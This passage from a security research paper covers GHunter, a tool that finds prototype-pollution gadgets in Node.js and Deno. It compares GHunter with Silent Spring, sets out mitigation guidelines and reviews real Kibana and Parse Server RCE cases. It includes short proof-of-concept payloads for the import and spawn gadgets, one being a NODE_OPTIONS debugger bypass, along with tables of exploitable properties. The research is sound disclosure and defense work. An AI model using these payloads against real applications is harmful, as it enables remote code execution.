We also identify two new Arbitrary Code Execution (ACE) gadgets in Node.js, located in the commonly used `require` and `import` functions. The gadget in `require` has been fixed as of Node.js v18.19.0. We detail this gadget and its fix in Section D.6. The gadget associated with `import`, shown in Listing D.4, can be exploited by polluting the `source` property with JavaScript code and invoking the `import` function on any `.mjs` file. This causes the code from the property to be evaluated.

API	GT	Silent Spring			GHunter		
		GC	TP/FP	FN	GC	TP/FP	FN
cp.exec	2	20	1/19	1	3	2/1	0
cp.execFile	1	16	0/16	1	2	1/1	0
cp.execFileSync	4	21	3/18	1	7	4/3	0
cp.execSync	4	13	3/10	1	7	4/3	0
cp.fork	2	25	1/24	1	6	2/4	0
cp.spawn	3	14	2/12	1	5	3/2	0
cp.spawnSync	4	11	3/8	1	7	4/3	0
import	1	0	0/0	1	5	1/4	0
require	3	19	2/17	1	4	1/3	2
vm.compileFunction	1	4	1/3	0	5	0/5	1
Total	25	143	16/127	9	51	22/29	3

Table D.2: Silent Spring vs GHunter on Node.js v16.13.1 with properties used in Silent Spring gadgets as ground truth.

```
1 ////////////////////////////////////////////
2 // PROTOTYPE POLLUTION:
3 Object.prototype.source ='console.log("PWNED")'
4 ////////////////////////////////////////////
5 // GADGET:
6 import('./any_file.mjs')
```

Listing D.4: PoC of *import* gadget (Node.js).

GHunter vs Silent Spring

We compare the effectivess of GHunter and Silent Spring [194] in finding universal gadgets. Silent Spring can detect prototype pollution statically and also universal gadgets in Node.js using a mix of dynamic and static taint analysis. The two approaches differ in non-trivial ways. GHunter uses dynamic analysis to detect pollutable properties at runtime and it is driven by the test suite of a runtime environment. In contrast, Silent Spring syntactically identifies any property reads and uses them in a dynamic analysis to check if they are pollutable. This causes challenges with properties that are not identifiable statically, for example computed properties. Moreover, GHunter analyzes all APIs systematically (subject to coverage by the test suite), while Silent Spring analyzes only 3 APIs.

Because of these differences and the fact that some of the gadgets from Silent Spring have since been fixed, we perform the following comparison: we use the gadgets identified by both toolchains as a basis for ground truth and evaluate whether or not each tool finds a gadget candidate (GC) for each *property* used in the gadgets for a given API. This is because both toolchains can only taint/pollute one property at a time and report one GC per property. We focus only on ACE gadgets as was the case in Silent Spring.

Our first experiment uses the gadgets of Silent Spring as a ground truth on Node.js v16.13.1. We recreated PoCs for all its gadgets to determine the affected APIs and necessary properties. Based on this we created new test cases

API	GT	Silent Spring			GHunter		
		GC	TP/FP	FN	GC	TP/FP	FN
`cp.exec`	1	9	0/9	1	2	1/1	0
`cp.execFile`	1	9	0/9	1	2	1/1	0
`cp.execFileSync`	4	11	3/8	1	7	4/3	0
`cp.execSync`	2	3	1/2	1	3	2/1	0
`cp.fork`	1	5	0/5	1	1	1/0	0
`cp.spawn`	3	9	2/7	1	5	3/2	0
`cp.spawnSync`	4	6	3/3	1	7	4/3	0
`import`	1	0	0/0	1	1	1/0	0
`vm.SyntheticModule`	3	3	1/2	2	1	1/0	2
Total	20	55	10/45	10	29	18/11	2

Table D.3: Silent Spring vs GHunter on Node.js v21.0.0 with properties used in GHunter ACE gadgets as ground truth.

in the style of Silent Spring's dynamic analysis. We reran both Silent Spring and GHunter on Node.js v16.13.1 using these new test cases to obtain the results shown in Table D.2. Ground truth (GT) is the number of GCs required to identify all gadgets of an API. False negatives (FN) represent the number of GCs that were identified manually (and not by a tool), but are in the GT of a gadget. We see that GHunter is more precise (0.43 compared to 0.11) and has better recall (0.88 compared to 0.64). This is due to the underlying dynamic analysis, which guarantees that a polluted property reaches a sink. GHunter has three FNs because it lacks features necessary to detect the sink (the `require` gadget requires a chain of pollution; the `vm` gadget requires array support). For Silent Spring we find nine FNs. The FNs for child process (`cp`) are due to the lack of support for `for-in` analysis, causing it to miss one variant of the gadgets. For `import` it fails to detect the gadget API and for `require` it fails to detect one property; in these cases the true and false positives would have allowed the analyst to extrapolate the properties reported as FNs here.

Our second experiment uses the gadgets of GHunter as a ground truth on Node.js v21.0.0. For a fair comparison, we created test cases for ACE gadgets from Table D.5 in the style of Silent Spring's dynamic analysis. We reran both GHunter and Silent Spring on Node.js v21.0.0 using these new test cases to obtain the results shown in Table D.3. For this selection of gadgets, GHunter finds more gadgets while reporting fewer gadget candidates, again showing better precision (0.62 compared to 0.18) and recall (0.90 compared to 0.50), requiring less manual work. Silent Spring again exhibits FNs for all child process APIs because it lacks support for `for-in` construct. For the `import` gadget, Silent Spring fails to detect the API that triggers the gadget.

In summary, these experiments show that GHunter is more precise, resulting in less manual work required and higher accuracy. We believe this is primarily due to the fully dynamic approach used by GHunter, which guarantees every GC reaches a sink and provides support for dynamic language features. The shortcomings of GHunter are due to the limitations discussed in Section D.4.

Performance Overhead and Transparency

We evaluated the performance overhead incurred by GHunter in comparison with the unmodified JavaScript runtimes. To evaluate the effect of the customized runtimes and the customized V8 engines on the behavior of runtime APIs, referred to as transparency, we use the test suites as oracles to identify behavioral changes.

Node.js Running the full Node.js test suite, which contains 3,810 tests, using our modifications increased runtime by 111.72% (from 252s to 542s). The success rate decreased from 3,782 to 3,669 cases, marking a 2.99% reduction. The number of tests failing due to timeout increased from 2 to 44 cases.

Deno Running the three different test suites using our modifications increased runtime by 4.46% (from 157s to 164s) for Deno core, by 43.85% (from 130s to 187s) for Deno's Node.js compatibility module, and by 5.93% (from 253s to 268s) for Deno std. In total that is 14.63% (from 540s to 619s). The success rate decreased by by 0.17% (from 1,145 to 1,143 out of 1,340) for Deno core, by nothing for Deno's Node.js compatibility module, and by 0.27% (from 2,207 to 2,201 out of 2,258) for Deno std. In total that is 0.15% (from 5,364 to 5,356 out of 5,648). The number of tests failing due to timeout increased from 1 to 2 cases.

Evaluation The main reason for the decreased performance and higher failure rate is the code responsible for checking tainted values in internal sinks. This code recursively traverses received values of each argument of the sink. Unexpected exceptions in the traversed objects' code, such as in property getters, lead to failures. Additionally, the modified version extends `globalThis` with `log`, causing some tests to fail.

D.6 Defense Best Practices

While previous works provide convincing evidence on the dangers of prototype pollution, as of today, there is no comprehensive defense against this vulnerability. In this section, we systematize the current proposals and mitigations and outline directions for future work. Since our universal gadgets require the existence of prototype pollution, a reasonable question to ask is whether we should mitigate the impact of the vulnerability by fixing the gadgets. Given the lack of comprehensive defenses against prototype pollution, we think that gadgets should be treated similarly to memory corruption vulnerabilities such as return-oriented programming (ROP) and jump-oriented programming (JOP), due to their high impact. Developers of runtimes or libraries are unaware of the presence of prototype pollution in the applications using their code. Therefore, it stands to reason to assume the presence of vulnerabilities and treat the prototype objects as untrusted data, thus guaranteeing security by fixing gadgets in their code. Similarly, application developers are unaware of prototype pollution in third-party libraries or runtimes of their application, hence they should mitigate gadgets.

Gadget Mitigations

Gadget can be mitigated by avoiding the use of potentially polluted properties in the code. A solution is to ensure that any access to the properties of an object does not fall back to the object's prototype chain. We distinguish different mitigations depending on where in the code an object with a polluted prototype may be *created*. This can be either the developer's own code (e.g., a library or module) or third-party code (e.g. dependencies or application code that use APIs provided by the developer). This leads us to the first guideline.

G1: Explicit access to own properties

If the code accesses a property in only a few instances, developers should verify each access explicitly.

Developers should check if an object defines an own property before accessing it. This can be achieved with built-in methods such as

```
Object.hasOwn(obj, 'prop')
```

We encountered this pattern regularly during our analysis of for-in loops to prevent reading unexpected properties. These checks should be added every time a potentially undefined property is accessed, thus preventing access to a polluted property. This guideline can be applied regardless of where the object being checked was created. However, overuse of these checks increases the codebase's complexity. Therefore, developers should follow other recommendations whenever their code makes use of many property accesses. We also recommend using the method `Object.keys`, which returns the object's own enumerable properties rather than for-in loops, which additionally iterate over properties in the prototype chain.

G2: Safe object creation

When creating an object, developers should use either `null` prototypes or built-in objects `Map` and `Set`.

The method call `Object.create(null)` and the object literal `{__proto__: null}` allow to create objects that do not inherit from the prototype hierarchy. In this case, any property access `obj.prop` returns `undefined` unless `prop` is an own property of object `obj`. On the downside, this solution can lead to unexpected exceptions. For example, code patterns like `obj + "str"` will throw an exception because no `toString` method is available without the prototype.

When the created object is returned by the underlying function or it is passed as an argument to a third-party function, developers should copy the object to a new object that includes `Object.prototype` to ensure backward compatibility. We recommend assigning default values to unused properties to prevent pollution

with attacker-controlled values in third-party code. This operation can be facilitated by, e.g., using the method `Object.assign({}, defaultObj, obj)`. We remark that the prototypes of nested objects require cloning the object by means of a deep copy algorithm, for example, using the global method `structuredClone`.

An alternative solution is to use built-in objects that provide safe access to properties. For instance, the `Map` object holds key-value pairs and provides methods such as `Map.get` that do not use the prototype chain to look up the stored values. Hence, `map.get('prop')` can serve as a replacement for accesses to objects.

G3: Safe copy of input data

Whenever an object is received as input data, developers should copy the object's properties to a safe object.

If a developer uses an object as a function argument (for example, `options` in Listing D.5), or an object originating from a deserialization function (for example, `JSON.parse` in Listing D.7), they should assume that the object's prototype can be polluted. A safe solution is to copy the expected properties to a new object with `null` prototype. This can be achieved by creating a copy with only own properties, using the expression `{__proto__:null,...obj}`. If the code returns the received object back, the developers should use the original value instead of the copied one to avoid compatibility issues.

The guidelines G1 and G3 may be backward incompatible when an object relies on a prototype chain to define properties within nested prototypes. We expect this design pattern to be used for functions rather than data-type properties, which are subject to prototype pollution. An empirical evaluation is necessary to validate this claim.

As we can see, systematic mitigation of gadgets is an open problem. Developers are expected to identify all gadgets to universally apply mitigation techniques to any potentially undefined property, which is infeasible in practice. Moreover, gadget mitigation can be hard to apply to existing code bases since it requires identifying every access to undefined properties. These considerations motivate the need for solutions like the one proposed in this paper but we believe the guidelines can be automated as suggestions for quick fixes in IDEs or similar tooling. Detection may require inter-procedural analysis, yet we expect that G1 and G2 can be implemented based on quick intra-procedural analysis.

Prototype Pollution Mitigations

Prototype pollution is the root cause for exploitation of gadgets, hence a comprehensive mitigation technique would solve the problem altogether. As with gadget mitigations, this requires striking a balance between security and usability, which makes it a challenging task. Here we discuss recommendations for developers and opportunities for researchers.

Application	Version	Vulnerability Report	PP Fix	Gadget	Gadget Fix	App Mitigations
Kibana	6.6.0	CVE-2019-7609	✔	child_process.spawn	✖	✔ G2, G3*
	7.6.2	HackerOne #852613	✔	lodash.template	✖	✖
	7.7.0	HackerOne #861744	✔	lodash.template	✖	✔ G3
	8.7.0	CVE-2023-31415	✔	nodemailer	✖	✖
npm-cli	8.1.0	Reported by [194]	✔	child_process.spawn	✔ G2	✖
Parse Server	4.10.6	CVE-2022-24760	✔	bson	✖	✔ Denylisting
	5.3.1	CVE-2022-39396	✔	bson	✖	✔ Denylisting
	5.3.1	CVE-2022-41878	✔	bson	✖	✔ Denylisting
	5.3.1	CVE-2022-41879	✔	bson	✖	✔ Denylisting
	5.3.1	Reported by [194]	✔	require	✔ G2*, G3	✖
	6.2.1	CVE-2023-36475	✔	bson	✔	–
Rocket.Chat	5.1.5	CVE-2023-23917	✔	bson	✔	–

Table D.4: A summary of the RCEs exploited via prototype pollution. For each application, we list the vulnerable version, a reference to the report, and the exploited gadget. *PP Fix* shows whether the prototype pollution was fixed; *Gadget Fix* shows whether the gadget was fixed, including any applied guidelines; *App Mitigations* details if mitigations against the attack were implemented in the application. ✖ indicates that no fix has been applied; ✔ indicates that a fix was applied but later bypassed; ✔ indicates that a fix was applied and effectively protects against similar attacks. (*) denotes a guideline that might be bypassed.

Guidelines for developers A general solution is to prevent any accesses to the prototypes of objects, which can be achieved by the above-mentioned guidelines for gadget mitigation. Following guideline G1, developers should avoid accesses to object prototypes through property reading expressions. This is because properties such as `__proto__` and `constructor.prototype`, which give accesses to the prototype chain, are not defined in the object itself. Alternatively, this can also be achieved by explicitly checking accesses to properties `__proto__`, `constructor`, and `prototype`. Similar to own property checks for gadget mitigation, this mitigation introduces additional verbosity. Following guideline G2, one can instead use data structures with either `null` prototypes or safe `get` and `set` functions.

Another solution is to prevent unintended modification to the prototype object itself, which can be achieved with built-in functions such as `freeze`, `preventExtension`, and `seal` [117]. These functions offer a mechanism to prevent the creation of new properties on an object. The `freeze` function additionally prevents overwriting. Node.js provides the experimental command-line feature, `--frozen-intrinsics`, which freezes the prototypes of built-in objects like `Array` and `Object`. Similarly, Deno removes `__proto__` from `Object.prototype` by default.

While mitigating prototype pollution, these solutions can be problematic for third-party packages that rely on changing the prototype to implement, e.g., polyfills. Also, they require coverage of all prototype object, including user-defined classes which makes it verbose and hard to maintain for large projects. We recommend these solution for the development of a new project while existing project should perform regression testing to ensure that no functionalities are disrupted.

Research opportunities Mitigation of prototype pollution and gadgets remains an open problem. A recent proposal driven by Google aims to prevent prototype pollution at the language- and runtime-level [175]. It proposes an opt-in *secure mode*, which, if enabled, prevents accesses to prototypes with dynamic string keys. It allows prototype access through reflection APIs instead of strings, thus only requiring changes to `__proto__` and `constructor`, whenever they are accessed purposefully. While an important step in the right direction, this solution poses challenges of backward compatibility for server- and client-side applications.

Case Studies

We evaluate fixes of known server-side prototype pollution vulnerabilities and their gadgets to identify common issues in mitigations that permit attackers to bypass the fixes. We conducted our search through public vulnerability reports on HackerOne, blog posts, and publications related to open-source applications over the past 5 years, summarizing our findings in Table D.4. Our results contain 12 exploitable cases leading to Remote Code Execution (RCE) in 4 popular applications. The root cause of their exploitability, namely code patterns that allow to pollute prototypes, has been addressed in all cases. These vulnerabilities involve 5 unique gadgets to achieve RCEs. For 4 of these gadgets, developers proposed either fixes or mitigations for the attacks.

We identify 6 vulnerabilities that exploit a gadget in the `bson` package. The Parse Server developers fixed 5 vulnerabilities that use this gadget with input data validation through denylisting. However, these mitigations were bypassed several times through unexpected means, e.g. with files metadata. Ultimately, the dangerous feature was removed from `bson`, thereby fixing the gadget. Both Parse Server and Rocket.Chat fixed their vulnerabilities through this method. This highlights the need to fix gadgets because mitigation is difficult and often leaves room for exploitation by other means.

The gadgets in `lodash.template` and `nodemailer` remain unaddressed and could be exploited given new prototype pollutions. The maintainers of Kibana banned the use of `lodash.template` in their code and mitigated it by intercepting `template` calls and validating the polluted property when the package is included as a transitive dependency.

However, as illustrated, it can be dangerous to leave gadgets unfixed. Next, we detail two interesting gadgets and highlight issues in their fixes to demonstrate the risk.

child_process.spawn The first mention of the `spawn` gadget appears in the report CVE-2019-7609 by Michał Bentkowski, outlining a prototype pollution vulnerability in Kibana. Kibana spawns a `node` process, and the security researcher discovered a method to execute arbitrary code through crafted environment variables of the new process.

Listing D.5 presents the necessary code of the `spawn` function to understand the attack. If an application invokes `spawn` with two arguments, `file` and `args`,

```
1  function spawn(file, args, options) {
2    if (options === undefined)
3      options = {}
4    options = Object.assign({}, options)
5    options.env = options.env || process.env
6    options.file = options.shell || file
7    //...
8    internalSpawn({
9      file: options.file,
10     env: options.env,
11     //...
12   })
13 }
```

Listing D.5: Simplified Node.js *spawn* implementation.

then the third argument `options` is undefined. Line 3 creates a new object that inherits `Object.prototype`, making it susceptible to prototype pollution. Line 4 makes a shallow copy of `options` to prevent changing the user's options object if passed. In our scenarios, this copy operation is inconsequential because `options` is an empty object created within the function itself. Line 5 retrieves the value of the `env` property. If the value is undefined, the code defaults to `process.env`, assigning this to the `env` property of options. Line 6 similarly handles the `shell` property from options and the `file` parameter. Subsequently, the code passes the aggregated options to the internal implementation of the `spawn` function, which initiates a new process. If an attacker pollutes the `env` property in `Object.prototype`, line 5 will read the attacker-controlled value instead of system environment variables. It allows the attacker to execute arbitrary code, leading to RCE in Kibana.

The Kibana team fixed the prototype pollution vulnerability and mitigated the gadget in PR #55697 to prevent similar attacks in later versions. Because the gadget is part of Node.js' source code, application developers are limited to intercepting `spawn` calls and altering the arguments. Listing D.6 provides a simplified version of this mitigation. The code uses a JavaScript Proxy to invoke the `patch` function, thereby securing the options. It evaluates passed arguments from the zero-based array `args`. If the argument at position 1 is an array, line 5 simply advances the position. If the subsequent argument at position 2 is an object, it is treated as the options, and the `prototypeless` function then copies the options' own properties to new objects with null prototypes.

This mitigation follows our guidelines G2 and G3. Lines 16 and 18 create new objects with null prototypes in accordance with G2, ensuring that care is also taken for nested objects to prevent pollution of `env` when the value is read from `process.env`. The use of `Object.assign` in lines 15 and 17 copies only own properties from the original objects to the new objects with null prototypes, following G3.

```
1  cp.spawn = new Proxy(cp.spawn, {apply: patch})
2  function patch(target, thisArg, args) {
3    var pos = 1;
4    if (Array.isArray(args[pos]))
5      pos++ // fn(file, args, ...)
6    if (typeof args[pos] === 'object') {
7      // fn(file, options, ...)
8      // fn(file, args, options, ...)
9      args[pos] = prototypeless(args[pos])
10   }
11   //...
12   return target.apply(thisArg, args)
13 }
14 function prototypeless(obj) {
15   var newObj = Object.assign(
16     Object.create(null), obj)
17   newObj.env = Object.assign(
18     Object.create(null), newObj.env)
19   return newObj
20 }
```

Listing D.6: Simplified *spawn* gadget mitigation in Kibana.

However, this mitigation has two critical weaknesses that allow the attacker to bypass it. Developers are constrained to validating arguments and lack control over modifications to arguments after passing them to Node.js functions. As observed in line 5 of Listing D.5, the `spawn` function makes a copy of the received options into a common empty object that shares its prototype with others. Consequently, any properties of the options might be polluted again. Fortunately, `spawn` does not copy the `env` property, so environment variables are not affected. The other weakness is more dangerous and allows for bypassing all mitigations and even security fixes in Node.js, as we will see later. Lines 6 and 9 of Listing D.6 are also exploitable by prototype pollution. The array `args`, like any array, has `Object.prototype` in its prototype chain and looks up an undefined property. Therefore, polluting the property `2` allows the attacker to control the options. For this exploit, a gadget trigger might look as follows:

```
Object.prototype[2] = {
  env: { NODE_OPTIONS: '--inspect-brk=0.0.0.0:1337' }
}
spawn('node', ['any_file.js'])
```

Thus, the `spawn` gadget is still exploitable in Kibana after mitigations. This case highlights the importance for developers to exercise caution with security-critical code, such as gadget mitigations, and to test it against other gadgets using tools like GHunter to avoid introducing new exploitation flows into the code.

Shcherbakov et al. [194] introduce a variation of the `spawn` gadget. They find that the name of a running process can be manipulated through the polluted property `shell`, as shown in line 6 of Listing D.5. Additionally, they disclose new

```
1  // lib\internal\modules\cjs\loader.js
2  function readPackage(dir) {
3    const jsonPath = resolve(dir, 'package.json')
4    const json = packageJsonReader.read(jsonPath)
5    if (json === undefined)
6      return false
7    return JSON.parse(json)
8  }
9  function tryPackage(requestPath) {
10   const pkg = readPackage(requestPath)?.main
11   if (!pkg) {
12     const js = resolve(requestPath, 'index.js')
13     return loadFile(js)
14   }
15   loadFile(pkg)
16 }
```

Listing D.7: Simplified Node.js *require* implementation.

payloads for the exploit that operate without controlling environment variables and controlling only one variable. They identify a vulnerability in the JavaScript package manager npm-cli, and exploit it to demonstrate the practical feasibility of using this gadget. Although npm-cli contributors addressed the reported prototype pollution, they did not mitigate the gadget.

In June 2022, the Node.js team attempted to fix this gadget in PR #43159. In terms of our terminology, they implemented guideline G2 by assigning the value `ObjectFreeze(ObjectCreate(null))` to options in line 3 of Listing D.5 and eliminated `Object.assign()` in line 4 to maintain the usage of options with a null prototype. As discussed in Section D.6, G2 alone is insufficient to prevent all forms of gadget exploitation, and G2 should be used in conjunction with G3. GHunter reports a gadget for `spawn` when a user supplies their own options object to `spawn`:

```
Object.prototype.shell = 'node'
Object.prototype.env = { NODE_OPTIONS: '--inspect-brk=0.0.0.0:1337' }
spawn('app', ['file.log'], {cwd: '/tmp'})
```

This case illustrates the importance of a consistent approach in implementing gadget fixes. When applying guideline G2, it is crucial to carefully handle input data and copy it safely, while also applying G3. Relying on validating security-critical parameters outside the gadget proves to be insecure.

require Shcherbakov et al. [194] report a gadget in `require`, a built-in function in Node.js for including external modules from separate files as well as Node.js modules, and utilize this gadget in one of the Parse Server exploits. Listing D.7 illustrates a gadget based on simplified Node.js code. The function `tryPackage` receives a directory path for a module and invokes `readPackage()` in line 10. The code in line 4 attempts to read `package.json` from the given directory. If

```
1  function ensureDeepObject(obj: any): any {
2    return Object.keys(obj).reduce((res, key) => {
3      const val = obj[key];
4      if (!key.includes('.'))
5        res[key] = ensureDeepObject(val);
6      else
7        walk(res, key.split('.'), val);
8      return res;
9    }, {} as any);
10 }
11 function walk(obj:any, keys:string[], val:any) {
12   const key = keys.shift()!;
13   if (keys.length === 0) {
14     obj[key] = val;
15     return;
16   }
17   if (obj[key] === undefined)
18     obj[key] = {};
19   walk(obj[key], keys, ensureDeepObject(val));
20 }
```

Listing D.8: Prototype pollution vulnerability in Kibana.

the read operation is successful, `readPackage()` parses the content of the file as JSON and returns the parsed object in line 7. `tryPackage` then accesses the `main` property in line 10, loads a file based on the path specified in the `main` property, and evaluates its JavaScript code in line 15. Consequently, if `package.json` lacks the main property, line 10 looks up the property in the prototype chain of the returned object, allowing a polluted property from `Object.prototype` to be assigned to `pkg`. This leads to the evaluation of JavaScript code from an attacker-controlled file in line 15.

The Node.js team attempted to fix this gadget by applying guidelines G2 and G3 to `readPackage` function. They correctly make a safe copy of the parsed object in line 7 to an object with a null prototype. However, GHunter detects a variation of the gadget in v18.13.0. If `packageJsonReader` can not find the `package.json` file, the function returns `false` in line 6. Since Boolean is a primitive type and all primitive types in JavaScript inherit from `Object.prototype`, the expression `(false)?.main` in line 10 accesses the polluted value in `Object.prototype` and assigns it to `pkg`, achieving the same attack. This makes the `require` function exploitable, albeit through a different gadget.

End-to-end exploit To demonstrate the impact of this gadget, we analyze Kibana version 8.7.0 for end-to-end exploits. We initially utilized the Silent Spring [194] toolchain to detect prototype pollution vulnerabilities. The analysis reports 44 cases in the server-side code, with 6 being potentially exploitable. The simplified code of one of the cases is presented in Listing D.8. Kibana loads a config file, parses it into an object, and expands the properties from dot notation

into nested objects (e.g., `{a.b:0}` to `{a:{b:0}}`) with the `ensureDeepObject` function. This code is vulnerable to prototype pollution. On line 19, the first argument allows an attacker to get a reference to the prototype and then assign a value to any property of the prototype in line 14.

To exploit this prototype pollution, an attacker should upload a configuration file with a payload via the Web UI form and restart Kibana to trigger the parsing of the new configuration file. During the restart process, Kibana crashed at an early stage due to an unexpected polluted property that prevented gadget execution via another web request. However, the application invoked `require` multiple times during loading, allowing us to trigger it and achieve RCE. The investigation process took 8 hours for one author already familiar with Kibana. We reported this vulnerability, and the Kibana team acknowledged the issue, assigning CVE-2023-31414 with a critical CVSS 9.1, and rewarding a substantial bounty. The Node.js team fixed the `require` gadget in version 18.19.0.

Takeaways If developers fix only the prototype pollution vulnerabilities while leaving its associated gadget exploitable, they remain at risk. Our case studies show that many developers are aware of this risk and attempt to mitigate the gadgets and similar attacks. However, this task is far from trivial. We identified numerous gadgets and common coding issues that lead to new gadgets, emphasizing the need for more principled solutions. Our proposed guidelines are a step forward in this direction.

D.7 Related Work

We discuss our work in the context of closely-related works that address prototype pollution vulnerabilities and position our contributions in the area of web application security.

Universal gadgets in JavaScript runtimes The problem of identifying universal gadgets in JavaScript runtimes remains largely unexplored. To the best of our knowledge, only the work of Shcherbakov et al. [194] studies universal gadgets in Node.js. Section D.5 compares their work to GHunter.

Recent work by Shcherbakov et al. [196] uses dynamic taint analysis via program instrumentation to find gadgets in NPM packages. This approach cannot be used to identify universal gadgets which require modifications of runtime environments (Node.js and Deno) and the underlying V8 engine. Our universal gadgets are complementary and contribute with additional dangerous sinks for analysis such as [196], thus increasing their attack surface coverage. Kang et al. [87] study prototype pollution on the client-side application by dynamic taint tracking. Their analysis is implemented at the V8 JavaScript engine by adapting the tool of Melicher et al. [124]. Their focus on client-side vulnerabilities is incompatible with server-side runtimes such as Node.js and Deno.

Other work [109, 206] uses concolic execution to find gadgets in client-side JavaScript code. Concolic execution is a promising enhancement of dynamic

analysis. Liu et al. [109] focus specifically on finding gadget chains where one gadget unlocks the use of another gadget (e.g. by forcing a branch). It would be interesting to apply these ideas to backend systems.

Prototype pollution In recent years, we have seen increased attention on prototype pollution vulnerabilities by both academia and practitioners [7, 19, 77, 87, 95, 105, 106, 194, 221]. The work of Arteau [7] is the first to demonstrate the feasibility of prototype pollution in a number of libraries. On the academic front, the vast majority of research contributions focus on the detection of prototype pollution [95, 105, 106]. These works use static taint analysis to find zero-day vulnerabilities leading to DoS attacks. Our contributions are complementary as they focus on the detection of universal gadgets rather than prototype pollution. The security impact of prototype pollution is discussed in practitioner forums [19, 77, 221]. Heyes [77] describes how prototype pollution can be exploited in Node.js to find vulnerabilities beyond DoS in black-box scenarios. Their semi-automated approach uses PP-finder [221] to report all undefined properties encountered during the execution and conducts manual inspection of packages for vulnerabilities. This approach is practical for a few specific targets, yet it is neither feasible at scale nor able to identify universal gadgets.

Code reuse attacks for the web Prototype pollution is a new class of code reuse vulnerabilities in web applications and, as such, it shares similarities with object injection vulnerabilities. Several works use static taint analysis to detect code reuse vulnerabilities for a variety of languages including PHP [51,52,64,163], .NET [147, 191], and Java [79, 148]. Xiao et al. [220] study a related type of vulnerability coined hidden property attacks. Lekies et al. [103] and Roth et al. [174] study the implications of script gadgets in bypassing existing XSS and CSP mitigations. While all of these vulnerabilities rely on the reuse of code gadgets, their precise connection is yet to be studied systematically. GHunter implements a lightweight form of dynamic taint analysis at the level of JavaScript runtimes and V8 engine. Dynamic taint analysis [181,182] is a popular technique used to identify web-related vulnerabilities, including instrumentations at both program- and runtime-level [1, 32, 70, 86, 90, 104, 150, 185].

D.8 Conclusion

We have presented a semi-automated pipeline, GHunter, able to find exploitable universal gadgets in Node.js and Deno by lightweight dynamic taint analysis. We have used GHunter in a comprehensive study of universal gadgets, finding a total 123 exploitable gadgets. In absence of comprehensive defenses, we have systematized existing mitigation for prototype pollution and gadgets in the form of guidelines. We have used these guidelines in a study of existing exploits in real applications to illuminate the current status, finding a high-severity exploit due to the lack of principled mitigations.

Acknowledgments We thank anonymous reviewers for the helpful suggestions and feedback. This work was partially supported by the Swedish Foundation for Strategic Research (SSF) under project CHAINS, the Swedish Research Council (VR) under project WebInspector, and Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation under project ShiftLeft.

D.9 Appendix

```
let __pollutedValue = '0xEFFACED', __accessIndex = 0;
Object.defineProperty(Object.prototype, '${prop}', {
 get: function() {
  const returnValue = __pollutedValue + __accessIndex;
  __accessIndex += 1;
  try {
   throw new Error();
  } catch(error) {
   globalThis.log(returnValue + ' source stack: ' + error.stack);
  }
  return returnValue;
 },
 set: function(newValue) {
  Object.defineProperty(this, '${prop}', {
   value: newValue,
   writable: true,
   enumerable: true,
   configurable: true
  });
 },
 enumerable: ${prop === FORIN_SYMBOL ? "true" : "false"},
 configurable: true,
});
```

Listing D.9: Injected snippet for polluting with a string value.

Gadget	Properties	Attack Type
cluster.fork	NODE_OPTIONS	ACE
cp.exec	NODE_OPTIONS	ACE
cp.execFile	NODE_OPTIONS	ACE
cp.execFileSync	shell, NODE_OPTIONS	ACE
	shell, input	ACE
	uid	PE
	gid	PE
	cwd	PT
cp.execSync	NODE_OPTIONS	ACE
	input	ACE
cp.fork	NODE_OPTIONS	ACE
cp.spawn	shell, NODE_OPTIONS	ACE
	uid	PE
	gid	PE
	cwd	PT
cp.spawnSync	shell, NODE_OPTIONS	ACE
	shell, input	ACE
	uid	PE
	gid	PE
	cwd	PT
crypto.privateEncrypt	padding	CD
crypto.publicEncrypt	padding	CD
crypto.subtle.encrypt	kty	Segfault
crypto.publicKey.export	kty	Segfault
crypto.privateKey.export	kty	Segfault
crypto.createPrivateKey	type	Segfault
	passphrase	Segfault
crypto.createPublicKey	type	Segfault
	passphrase	Segfault
fetch	socketPath, body, method, referrer	SSRF
fs.createWriteStream	mode	PE
https.get	hostname, headers, method, path, port, NODE_TLS_REJEC...	SSRF
https.request	hostname, headers, method, path, port, NODE_TLS_REJEC...	SSRF
	0	Segfault
http.get	hostname, headers, method, path, port	SSRF
http.request	hostname, headers, method, path, port	SSRF
http.Server.listen	backlog	Segfault
import	source	ACE
require (v18.13.0)	main	ACE
Socket.send	address	SSRF
stream.Duplex	readableObjectMode	Segfault
tls.TLSSocket.connect	path	Segfault
vm.SyntheticModule	sourceText, lineOffset, columnOffset	ACE
zlib.createGzip().write	writableObjectMode	Segfault

Table D.5: A summary of the exploitable first-order gadgets in **Node.js**. *Gadget* identifies the public API that triggers a gadget; *Properties* specifies which properties must be polluted; *Attack Type* specifies one of Arbitrary Code/Command Execution (ACE), Cryptographic Downgrade (CD), Path Traversal (PT), Privilege Escalation (PE), Server Side Request Forgery (SSRF), or Segfault.

Gadget	Properties	Attack Type
fetch	body, headers, method, 0	SSRF
Worker	env	PE
	ffi	PE
	hrtime	PE
	net	PE
	read	PE
	run	PE
	sys	PE
	write	PE
Deno.makeTempDir	dir	PT
	prefix	PT
Deno.makeTempDirSync	dir	PT
	prefix	PT
Deno.makeTempFile	dir	PT
	prefix	PT
Deno.makeTempFileSync	dir	PT
	prefix	PT
Deno.mkdir	mode	PE
Deno.mkdirSync	mode	PE
Deno.open	append	UM
	mode	PE
	truncate	UM
Deno.openSync	append	UM
	mode	PE
	truncate	UM
Deno.writeFile	append	UM
	mode	PE
Deno.writeFileSync	append	UM
	mode	PE
Deno.writeTextFile	append	UM
	mode	PE
Deno.writeTextFileSync	append	UM
	mode	PE
Deno.run	cwd	PT
	gid	PE
	uid	PE
Deno.Command	cwd	PT
	gid	PE
	uid	PE
cp.exec	shell, env	ACE
cp.execFileSync	shell, env	ACE
cp.execSync	shell, env	ACE
cp.spawn	shell, env	ACE
	gid	PE
	uid	PE
cp.spawnSync	shell, env	ACE
fs.appendFile	length	Loop
	offset	OOM
fs.writeFile	length	Loop
	offset	OOM
http.request	hostname, method, path, port	SSRF
https.request	hostname, method, path, port	SSRF
zlib.createBrotliCompress	params	Panic
json.JsonStringifyStream	prefix	UM
	suffix	UM
log.FileHandler	formatter	LP
tar.Tar.append	gid	PE
	uid	PE
yaml.stringify	indent	OOM

Table D.6: A summary of the exploitable first-order gadgets in **Deno**. *Gadget* identifies the public API that triggers a gadget; *Properties* specifies which properties must be polluted; *Attack Type* specifies one of Arbitrary Code/Command Execution (ACE), Log Pollution (LP), Loop, Out of Memory (OOM), Panic, Path Traversal (PT), Privilege Escalation (PE), Server Side Request Forgery (SSRF), or Unauthorized Modifications (UM).

D.10 Artifact Appendix

Abstract

